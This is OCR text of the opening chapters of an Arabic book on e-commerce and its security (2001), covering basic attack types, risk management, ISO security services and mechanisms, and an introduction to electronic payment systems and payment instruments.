

التجارة الإلكترونية
وتأمينها
فاروق سيد حسين

الكتـاب : التجارة الإلكترونية وتأمينها

تأليـف : م/ فاروق سيد حسين

الناشـر : هلا للنشر والتوزيع

٦ ش الدكتور حجازى ـ الصحفيين ـ الجيزة

تليفـــون : ٣٠٤١٤٢١ / تلفاكس : ٣٤٤٩١٣٩

رقم الإيـداع : ١٥٩٦١ / ٢٠٠١

الترقيم الدولى : I.S.B.N. 977 - 5784 - 78 - 6

طبع وفصل ألوان : عـربيـة للطبـاعـة والنشـر

العنوان : ٧ & ١٠ شـارع السـلام ـ أرض اللواء ـ المهندسـين

تليفون : ٣٢٥٦٠٩٨ ـ ٣٢٥١٠٤٣ ـ فاكس : ٣٢٩١٤٩٧

الطبعـة الأولى

١٤٢٠ هـ ـ ٢٠٠١ م

التجارة الإلكترونية وتأمينها

E. COMMERCE

م/ فاروق سيد حسين





مقدمة

كانت التجارة ولازالت أحدى النشاطات الهامة فى المجتمع . وتتم بين الأفراد أو أفراد وشركات أو العكس، وكذلك بين الشركات وبعضها البعض. وبعد ظهور التجارة الالكترونية، وهى التى تتم عبر الحاسب الآلى وتستغل شبكة الانترانيت أو الانترنيت أو شبكة التليفون المحمول، وقد تكون عبر الأقمار الصناعية.

وأصبحنا نسمع عن النقود الالكترونية وكذلك الشيكات الالكترونية والتوقيع الالكترونى. ومع هذا التقدم المذهل فى هذا المجال ظهرت العمليات التجارية غير المشروعة وكذلك التحايل والتزوير ، وقد أدى هذا لعمل الحماية الضرورية للأموال والمصالح، وهذا ما سنتكلم عنه فى هذا الكتاب وأرجو من الله التوفيق .

م / فاروق سيد حسين



الباب الأول

مقدمة عن الأمن

Introduction to Security



فى هذا الباب نقدم مقدمة مختصرة عن معلومات الأمن ، ونشرح التعبيرات الأساسية. فهو يعطى فكرة عن أمن المعلومات الأساسية وآليات الأمن التى يمكن استعمالها لدعم سياسة أمن محددة .

تهديدات الأمن :

يمكن أن تتعرض النظم لأنواع كثيرة مختلفة للتهديد والهجوم . والتعبير نظام (system) هنا أن خدمة متوفرة فى شبكة إتصالات ، مثل الانترنيت . وقد تكون خدمة (logon) . يقدمها حاسب آلى يدير نظام تشغيل محدد ، أو مركز تسويق فعلى على موقع شبكة التاجر . المستخدمون والمزودون لتلك الخدمة ، بما فيهم المستخدمون البشريون ، هى حاسبات آلية (مضيفة) ومعالجات حاسبات آلية تعرف بالرؤساء (principals) .

الهجوم على نظام يمكن تصنيفه كأنواع متعددة :

- التنصت (أو استرقاق السمع) (eavesdropping) : تداخل وقراءة رسائل مخصصة لرؤساء آخرين .
- التنكر (masquerading) : إرسال واستقبال رسائل باستعمال هوية مدير آخر.
- العبث بالرسائل (message tampering) : تداخل وتغيير رسائل مخصصة لرؤساء آخرين .
- التلاعب (replaying) : إستعمال رسائل سبق إرسالها لاكتساب حقوق مدير آخر.
- التسريب (infilteration) : إساءة إستعمال سلطة مدير حتى ينفذ برامج خبيثة أو عدائية .

● تحليل حركة (traffic analysis) : ملاحظة (مراقبة) الحركة من أو إل مدير .

● رفض الخدمة (denial - of - service) منع المدراء ذوى السلطة .

جدول (١-١)
مستويات المخاطرة

	Threat probability (١)		
Seriousness (٢)	Seldom (٣)	Not often (٤)	Often (٥)
Not serious (٦)	1	2	3
Serious (٧)	4	5	6
Very serious (٨)	7	8	9

١- إحتمال التهديد . ٢- الجدية . ٣- نادر . ٤- ليس نادرا .
٥- كثيرا ما يحدث . ٦- ليس حاذا . ٧- حاد . ٨- حاد جدا .

إدارة المخاطرة :

طريقة دعم نظام بوظيفية أمن تبدأ دائمًا بتحليل شامل لمعظم التهديدات المحتملة وتعرض النظام لها . تحليل المخاطرة (Risk analysis) تقيم العلاقة لجدية التهديد، وعدد مرات حدوثه وتكاليف تنفيذ آلية حماية مناسبة . ويمكن قياس الجدية بتكاليف الاصلاح والتلف الناتج من هجوم ناجح . جدول (١ ـ ١) يبين تحليل مبسط للتكاليف الكلية (١ يعنى التكاليف الكلية الأدنى ، و ٩ تعنى التكاليف الأعلى) التى يمكن أن تنتج من هجوم محدد . وهذا الاجراء يشار إليه أحيانًا بمستوى المخاطرة) (risk level ، والعملية كلها بادارة المخاطرة (risk management). ومن الواضح أنه إذا كان من المحتمل حدوث هجوم كثيرًا وكان جادًا جدًا ، فسيكون من المكلف أن يتم البرؤ منه . ونتيجة لذلك فإن التكلفة ستكون حماية مناسبة .

تحليل المخاطرة يجب حدوثه فى طور التخطيط قبل تنفيذ حل أمن محدد . وحيث أن

معظم النظم التى تحتاج حماية معقدة جدًا ، فمن المستحيل التأكد كليةً أن إجراءات الأمن التى نفذت كافية . والانترنيت هى بيئة متغيرة بصفة مستمرة ، كذلك من منظور الأمن ، فقد تم إكتشاف تعرض السقوط الجديد فى كل الوقت . فهو دور إدارة الأذعان (compliance management) للتحليل سواء كانت وظيفة الأمن الموجودة تقدم نوع الحماية التى ضد ما يتوقع .

خدمات الأمن :

على أساس نتائج تحليل المخاطرة ، يمكن تعريف سياسة المخاطرة والتى تحدد بوضوح ما هو المطلوب تأمينه . سياسة الأمن لا يمكنها عادةً أن تغطى كل المخاطر الممكنة للنظام ، ولكنها تمثل تناوب معقول بين المخاطر والموارد المعقولة .

الوظائف التى تقوى سياسة الأمن يشار إليها كخدمات أمن (security services). وتنفذ الخدمات بآليات أمن (security mechanisms) والتى يتم التحقق منها بالمقابل بخطوات حل مشفرة (cryptographic-algorithms) وبروتوكولات آمنة (secure protocols) .

الهيئة الدولية للمعايير :

(International Organization for Standardization : ISO)

تعرف خدمات الأمن الأساسية التالية :

- التوثيق **(authentication)** : يؤكد أن كينونة مدير أو أساس بيانات حقيقية وغير زائفة .
- تحكم الوصول **(access control)** : يؤكد أن الرؤساء المخول لهم، هم فقط الذين يمكن أن يكتبوا وصول لحماية الموارد .
- ثقة فى البيانات **(data confidentiality)** : تؤكد أن الرؤساء المخول لهم فقط هم الذين يمكن أن يفهموا البيانات المحمية (خصوصية أيضًا : privacy) .

- تكامل البيانات (data integrity) : يؤكد أنه لم يتم تعديل فى البيانات بواسطة رؤساء غير مخول لهم .
- عدم فرض السلطة (nonrepudation) : يؤكد أن الرئيس لا يمكن منعه من أداء بعض العمل فى البيانات (مثل تأليف ، أو إرسال ، أو إستقبال) .

خدمة التوثيق يمكن أن تؤكد أن طرف الاتصالات فى الحقيقة هو ما يجب أن يكون . وهذا النوع من التوثيق يسمى توثيق كينونة متماثلة (peer entity authentication) وإذا قدمت خدمة توثيق برهان بأن قطعة معلومات تصدر من مصدر محدد فهى تسمى توثيق أصل البيانات (data origin authentication) .

خدمات خصوصية البيانات قد تكون من نوع مختلف أيضًا . ولتأكيد الخصوصية بين طرفى إتصالات يشكلان قناة إتصالات ، تستعمل خدمة خصوصية ربط . وإذا كانت قناة الاتصالات منطقية فقط ، فإن الخدمة يشار إليها بخصوصية عدم ربط . وإذا كانت أجزاء محددة من الرسائل يتم تبادلها هى التى يتم حمايتها فقط ، فإن خدمة خصوصية حقل منتقى هى المطلوبة . فمثلاً عندما تكون رسائل HTTP ذات حماية SSL فقط (مثل S-HTTP)، فتوجد خصوصية حقل منتقى . خصوصية إنسياب الحركة تحمى ضد تحليل الحركة وتشابه خدمة خصوصية البيانات، فإن خدمات تكامل البيانات مختلفة لبروتوكولات موجهة بالربط والتى بدون ربط . وللبروتوكولات الموجهة بالربط ، فقد تعطى إسترجاع رسالة . خدمات تكامل البيانات يمكنها أيضًا حماية الحقول المنتقاة للرسائل فقط .

وبناء على الـ ISO ، فإن خدمات إقرار السلطات يمكنها منع رفض أصل البيانات أو تسليم بيانات . ويوجد إحتمالان إضافيان : إقرار السلطات بالاذعان والإقرار بالتسلم . فهى تحتاج بنية أساسية معقدة جدًا .

آليـات الأمـن :

آليات الأمن يمكن أن تكون محددة أو وقائية . آليات الأمن التالية المحددة يمكن إستعمالها لتنفيذ خدمات الأمن :

- آليات التشفير .
- آليات التوقيع الرقمى .
- آليات تحكم الوصول .
- آليات تكامل البيانات .
- آليات تبادل التوثيق .
- آليات حشو الحركة (Traffic padding mechanisms) .
- آليات تحكم التسيير .
- آليات التوثيق (notarization mechanisms) .

آليات التشفير تحمى الخصوصية (الشخصية) للبيانات . وآلية التشفير تستعمل مفتاح دائماً متاح لمجموعة معرفة من الناس فقط . وتلك المجموعة قد تحتوى على شخص واحد (مستقبل البيانات المشفرة) أو أشخاص متعددين (مثل فريق موجود فى دورة إتصالات) . وكما سنعرف ، فإن التوقيع الرقمى أكثر قوة من التوقيع المكتوب باليد . ويمكن توليده بواسطة آلية توقيع رقمية خاصة، وكذلك مثل ما هو لبعض آليات التشفير.

ويمكن أن يؤسس التوثيق على آلية تشفير ، ولكن بسبب سياسى ، فإن هذا ليس قانونى أو مرغوب دائماً . لذلك ، فقد تم تطوير آليات متعددة والتى غرضها الوحيد هو تبادل التوثيق (authentication) .

آليات تحكم الوصول تربط بقوة بتوثيق . وكل فاعل (principal) محدد مجموعة موافقات وصول أو حقوق (أى قراءة أو كتابة أو تنفيذ) . وكل وصول لمورد ذو حماية يتوسط وسيلة حاسب آلى مركزى تدعى مراقبة مرجع (reference monitor) . وحتى تكون قادرة على استعمال موافقات الوصول ، فإنه يجب على الفاعل أن يوثق أولاً. وإذا كان تحكم الوصول قد تم تنفيذه بطريقة صحيحة ، فإن معظم تسلل الهجوم لا يواجه خطـرًا .

آلية تكامل البيانات تحمى البيانات من التعديل الغير موثق . يمكنها مثلاً ، إستعمال التوقيعات الرقمية لملخصات الرسالة التى تم حسابها بواسطة دالة مزيج شفرة مكتوبة .

آليات حشو الحركة تقدم حماية ضد تحليل الحركة . أحيانًا ، يمكن لخصم رسم خلاصة من ملاحظة ، مثل تغيير فى كمية البيانات المتبادلة بين فاعلين . لذلك ، فإنه قد يكون من الأفضل توليد حركة دمية (dummy) لحفظ المستوى ثابت تقريبًا ، بحيث يمكن للخصم أن يكتسب معلومة .

آليـة تحكم التسيير تجعـل من الممكن عمل مسار محـدد لارسـال بيانات خـلال شـبكة. فى هـذه الطـريقـة ، فـإن عقـد الشبكة الموثـوق بهـا يمكن إنتقـائهـا بحيـث لا تكـون البيانات معـرضة لهجـوم أمـن . زيادة على ذلك ، إذا كانت البيـانـات الداخلة لشبكة خاصة ليس لهـا علامة أمن جيـدة ، فإن إدارى الشبكة يمكن أن يقـرر رفضهـا .

آليات التوثيق تزود بواسطة موثق طرف ثالث والذى يجب الوثوق به من كل المشاركين. ويمكن للموثق العام أن يؤكد تكامل ، والأصل وزمن وجهة وصول البيانات. فمثلاً ، فإن الرسالة التى يجب أن تسلم فى وقت محدد قد تكون مطلوبة أن تحمل طابع وقت من خدمة زمن موثوق به لتعطى وقت التسليم . خدمة الزمن يمكن أن تضع ختم الزمن ، و إذا كان ضروريًا ، توقع الرسالة رقميًا .

معيار ISO يعرف وضع خدمات الأمن والآليات فى :

[Open Systems Interconnection] OSI

أو الربط البينى للنظم المفتوحة لموديل مرجع الطبقات السبعة . بعض الخدمات يمكن أن تزود عند أكثر من طبقة واحدة إذا كان التأثير على الأمن مختلف جدول (١ ـ ٢).

جدول (٢ ـ ١) أسس الأمن للتجارة الإلكترونية

التطبيقات					
		التقـــديم			
		الـــدورة			
مجهولة المصدر		النقـــل			
مجهولة المصدر			الشــبكة		
الثقة فى المجال المنتقى				وصلة البيانات	
تكامل ربط المجال المنتقى					طبيعـــى
تكامل عدم ربط المجال المنتقى					
تكامل ربط مع استرداد		تكامل ربط مع استرداد			
توثيق كينونة نظـــيرة		توثيق كينونة نظـــيرة	توثيق كينونة نظـــيرة		
توثيق مصـــدر بيانـــات		توثيق مصـــدر بيانـــات	توثيق مصـــدر بيانـــات		
خدمة تحكم الوصـــول		خدمة تحكم الوصـــول	خدمة تحكم الوصـــول		
تكامل ربط بدون استرداد		تكامل ربط بدون استرداد	تكامل ربط بدون استرداد		
تكـــامل بـــدون ربـــط		تكـــامل بـــدون ربـــط	تكـــامل بـــدون ربـــط		
خصوصية بدون ربـــط		خصوصية بدون ربـــط	خصوصية بدون ربـــط	خصوصية بدون ربـــط	
خصوصية ربـــط		خصوصية ربـــط	خصوصية ربـــط	خصوصية ربـــط	خصوصية ربـــط
خصوصية سريان الحركة			خصوصية سريان الحركة		خصوصية سريان الحركة

آليات الأمن المنتشرة ليست مخصصة لأى خدمة أمن محددة . آليات الوظيفية الموثوق بها تعطى قاعدة حساب موثوق بها لأداء عمليات حاسمة للأمن .

علامات الأمن (security labels) تبين مستوى الحساسية للبيانات (مثل سرى للغاية) . إسترداد الأمن يتضمن إجراءات مثل القوائم السوداء للضيوف أو المستخدمين ، أو الفصل من شبكة عامة .

تدقيق الأمن (security audit) يعطى إشراف ثابت لنشاطات الأمن الحاسمة فى نظام تحت حماية . . كذلك ، فإن عمله إختبار كفاية تحكمات نظام وإذعان لسياسة الأمن الموجودة (إدارة الإذعان) .

نتائج التدقيق يشار إليها بممر تدقيق الأمن (security audittrail) ، مثل ملفات سجل الأحداث (log files) .

أخيراً ، فإن دور كشف الحدث أو كشف التطفل هو مراقبة إنتهاك الأمن المحدد أو الأهم هو الأحداث الخطيرة أو عدد مرات حدوث شيء محدد ، إذا كانت سياسة الأمن لشبكة محلية (LAN) لا تسمح لمستخدمين بالدخول من خارج الشبكة ، فمن الممكن كشف أى من تلك المحاولات بالبحث أوتوماتيكيًا فى ملفات سجلات الأحداث عن محاولات الدخول حيث يختلف مجال المستخدم (user domain) عن ذلك المحلى .

إدارة آلية الأمن ، كما هى محددة فى معيار ISO هى خاصة بإدارة الآليات المختلفة . وإحدى الوظائف ذات الأهمية القصوى هى إدارة مفتاح (key management) ، والتى تتضمن توليد والتوزيع الآمن لمفاتيح مشفرة .

الباب الثانى

نظم الدفع الإلكترونى

Electronic Payment Systems



نظـم الدفــع الإلكتـرونـى :

Electronic Payment Systems

قبل تصميم سياسة أمن ، فمن الضرورى معرفة النظام الذى سيؤمن والمخاطر التى قد يتعرض لها .

وفى هذا الباب نعطى مقدمة للتجارة الإلكترونية ونظم الدفع الإلكترونى وكذلك لأجهزة الدفع . أخيرًا ؛ فهو يناقش الأشياء الأساسية لأمن الدفع الإلكترونى .

التجارة الإلكترونية :

التجارة الإلكترونية (electronic commerce) أو (e-commerce) يمكن تعريفها كأى تعامل يتضمن بعض تبادل القيمة عبر شبكة إتصالات [١] . وهذا التعريف العريض يتضمن :

- تفاعلات أعمال ـ لـ ـ أعمال ، مثل EDI (تبادل البيانات الإلكترونية (electronic data interchange) .
- تعاملات عمل ـ لـ ـ أعمال ، مثل المحلات المركزية على الشبكة .
- تعاملات عميل ـ لـ ـ عميل ، مثل نقل قيم مثل الحقائب أو الحوافظ الإلكترونية (electronic wallets) .
- تعاملات إدارة عميل / أعمال ـ إلى ـ جمهور ، مثل ملء مرتجعات الضرائب الإلكترونية .

تعاملات أعمال ـ لـ ـ أعمال يشار لها عادةً بالأعمال الإلكترونية (e-business) ، وتعاملات من عميل ـ لـ ـ بنك ببنكية إلكترونية (e-banking) ، والتعاملات التى

تتضمن إدارة عامة بالحكومة الإلكترونية (e-government). شبكة إتصالات التجارة الإلكترونية قد تكون شبكة خاصة (مثل شبكة المقاصة والخاصة بتبادل الحسابات والشيكات بين البنوك interbank clearing network ، أو إنترانيت أو إنترنيت ، أو حتى شبكة التليفون المحمول . وفى هذا الجزء ، فإن التركيز على تعاملات العميل ـ لـ ـ الأعمال عبر الإنترنيت وعلى نظم الدفع الإلكتروني والتى تعطى طريقة آمنة لتبادل القيمة بين العملاء والأعمال .


نظم الدفع الإلكترونى :

نظم الدفع الإلكتروني (electronic payment systems) : ظهرت من نظم الدفع التقليدية ونتيجة لذلك ، فإن نوعى النظم مشتركة فى أشياء كثيرة . ونظم الدفع الإلكترونى أكثر قوة خاصة بسبب وسائل الأمن المتقدمة والتى ليس لها تماثل فى نظم الدفع التقليدى . ونظام الدفع الإلكترونى عمومًا يشير لأى نوع خدمة من الشبكات (مثل ، الإنترنيت) والتى تتضمن تبادل النقود للبضائع أو للخدمات . والبضائع قد تكون بضائع طبيعية مثل الكتب أو الأقراص المدمجة (CDs) أو بضائع إلكترونية مثل الوثائق الإلكترونية ، أو الصور أو الموسيقى . وبالمثل ، توجد خدمات تقليدية مثل حجز الفنادق أو شراء تذاكر الطيران (والحجز) وكذلك الخدمات الإلكترونية مثل تحليل سوق المال فى شكل إلكتروني ، ونظم الدفع الإلكترونى ليست فكرة جديدة « النقود الإلكترونية »، فقد تم استعمالها بين البنوك فى شكل نقل اعتمادات (funds) منذ عام ١٩٦٠ . ومنذ مدة طويلة ، أصبح العملاء قادرين على سحب نقود من آلات السحب الآلى (automatic teller machies : ATMs) .

نظام الدفع المعتاد مبين فى شكل (٢ ـ ١) . وحتى يشارك فى نظام دفع إلكترونى محدد ، فإن العميل والتاجر يجب أن يكونا قادرين على الوصول للإنترنيت ويجب أولاً أن يسجلا مع مزود خدمة الدفع المقابل . والمزود ينفذ بوابة دفع والتى يتم الوصول لها من كلا الشبكة العامة (مثل الإنترنيت ومن شبكة إخلاء بنك بينية خاصة .

بوابة الدفع تخدم كمتوسط بين البنية التحتية للدفع التقليدى وبين البنية التحتية للدفع الإلكترونى . وشرط آخر هو أن العميل والتاجر كل منهما له حساب فى البنك مربوط مع شبكة مقاصة (clearing) . حساب العميل يشار إليه عادة ببنك الصادر . والتعبير (Issuer Bank) يدل على البنك الذى صدر جهاز الدفع (مثل كارت إئتمان أو مدين) والذى يستعمله العميل للدفع .

شكل (٢-١) : نظام دفع إلكترونى معتاد



(١) بنك الصادر .	**(٢) البنك المستفيد .**	**(٣) شبكة البنك الوسيط .**(clearing) **مقاصة .**	
(٤) سحب .	**(٥) إيداع .**	**(٦) تسجيل .**	**(٧) تسجيل .**
(٨) توكيل دفع .	**(٩) تعامل دفع .**	**(١٠) إطار الدفع .**	**(١١) الدفع .**
(١٢) العميل (الدافع).	**(١٣) التاجر (الذى يدفع له) .**		

البنك المكتسب يحرز سجلات دفع (أى شرائح ورق أو بيانات إلكترونية) من التجار . وعند شراء بضائع أو خدمات ، فإن المستهلك أو الذى يقوم بالدفع يدفع كمية محددة من النقود للتاجر (أو المستفيد) . فإذا أفترضنا أن المستهلك يختار أن يدفع

بنقود مسجلة أو بكارت إئتمان مثلاً ، وقبل تزويد البضائع المطلوبة (أو الخدمات)، فإن التاجر يطلب من إطار الدفع (أو المدخل) أن يعطى للدافع الصلاحية للدافع وجهاز الدفع (أو على أساس رقم بطاقته . إطار الدفع يتصل ببنك الدفع بأن يؤدى فحص الصلاحية . وإذا كان كل شيء على ما يرام ، فإن كمية النقود المطلوبة يتم سحبها (أو debited) من حساب المستهلك وتوضع فى حساب التاجر (أو credited to) .

وهذه العملية تمثل تعامل الدفع الفعلى : إطار الدفع يرسل إشعار (notification) عن تعامل الدفع الناجح للتاجر بحيث يمكنه أن يزود البنوك المطلوبة للعميل. وفى بعض الحالات ، خاصة عند طلب الخدمات ذات التكاليف المنخفضة ، يمكن تسليم البنود قبل تفويض الدفع الفعلى ويتم عمل التعامل .

اللامركزى مع المركزى :

يمكن أن يكون نظام الدفع الإلكترونى مركزى (online) أو لا مركزى (offline) . ففى النظام اللامركزى ، فإن الذى يدفع والمستفيد على الخط مع بعضهما أثناء تعامل الدفع ، ولكن ليس لديهما ربط إلكترونى مع بنكيهما . وفى هذا السيناريو ، ليس للمستفيد إمكانية أن يطلب تفويض من بنك المصدر (عبر إطار الدفع) ، لذلك فلا يمكنه أن يتأكد أنه سيتسلم نقوده فعليًا . وبدون توكيل ، فمن الصعب منع الذى يدفع من أن يرسل نقود أكثر عما يمتلكه فعليًا . أساسًا ، لهذا السبب ، فإن معظم نظم دفع الإنترنيت المقترحة مركزيًا .

النظام المركزى يحتاج للوجود المركزى لخادم توكيل ، والذى يمكن أن يكون جزءًا من البنك الصادر أو البنك المستفيد . وبوضوح ، فإن النظام المركزى يحتاج لاتصالات أكثر، ولكنه آمن أكثر من النظام اللامركزى .

المدين أمام الدائن :

يمكن لنظام الدفع الإلكترونى أن يؤسس على دائن (credit based) أو على مدين

(debit based). وفى النظام المؤسس على دائن (أى كروت الائتمان) ، فإن الودائع ترسل لحساب الذى يقوم بالدفع . بعد ذلك يقوم الدافع بدفع الكميات المتراكمة لخدمة الدفع . وفى النظام المؤسس على مدين (مثل الشيكات وبطاقات الدين) ، فإن حساب الدافع يسجل فى الحال ، أى بمجرد معالجة التعامل .

ماكرو وميكرو :

نظام الدفع الإلكترونى والذى يتم فيه تبادل كمية كبيرة نسبيًا من النقود يشار إليه عادة بنظام دفع ماكرو (macro) . ومن الناحية الأخرى ، إذا كان نظام للدفع الصغير (حتى O أورو) ، فإنه يسمى نظام دفع ميكرو (micro) . ودور الكمية يلعب دورًا كبيرًا فى تصميم النظام والقرار الخاص سياسة الأمن . ولا يدعو لشىء لتنفيذ بروتوكولات أمن غالية الثمن لحماية عملات إلكترونية مثلاً ذات قيمة منخفضة : وفى تلك الحالة ، فمن المهم جدًا عدم تشجيع أو منع الهجوم ذو المدى الكبير والذى فيه عدد ضخم من العملات يمكن أن تسرق .

أجهزة الدفع :

أجهزة الدفع هى وسائل دفع العملات الورقية ، وبطاقات الائتمان ، والشيكات هى أجهزة دفع تقليدية .

نظم الدفع الإلكترونية قد قدمت جهازين جديدين للدفع : النقود الإلكترونية (كذلك تسمى النقود الرقمية) والشيكات الإلكترونية . وكما تتضمن الأسماء ، فهذه لا تمثل نموذجًا جديدًا ، ولكنها تمثيل إلكترونى لأجهزة الدفع التقليدية . فى كثير من النواحى ، فهى تختلف عن سابقتها . كل أجهزة الدفع هى فى الحقيقة أن السريان الفعلى للنقود يحدث من حساب الدافع لحساب المدفوع له .

عمومًا ، فإن أجهزة الدفع يمكن تقسيمها لمجموعتين أساسيتين :

نظم الدفع شبه / النقدى (cash - like) ونظام الدفع شبه / الشيك .

ففى نظام الدفع شبه النقدى ، يقوم الدافع بسحب كمية محددة من النقود (مثل، العملات الورقيـة والنقود الإلكترونية) من حسابه ويستعمل هـذه النقود عندما يرغب فى الدفع .

فى نظام شبه الشيك ، تظل النقود فى حساب الدافع حتى يتم عمل شراء ، يقوم الدافع بإرسال أمر دفع للمستفيد ، على الأساس الذى سيتم سحب النقود عليه من حساب الدافع وتودع فى حساب المستفيد .

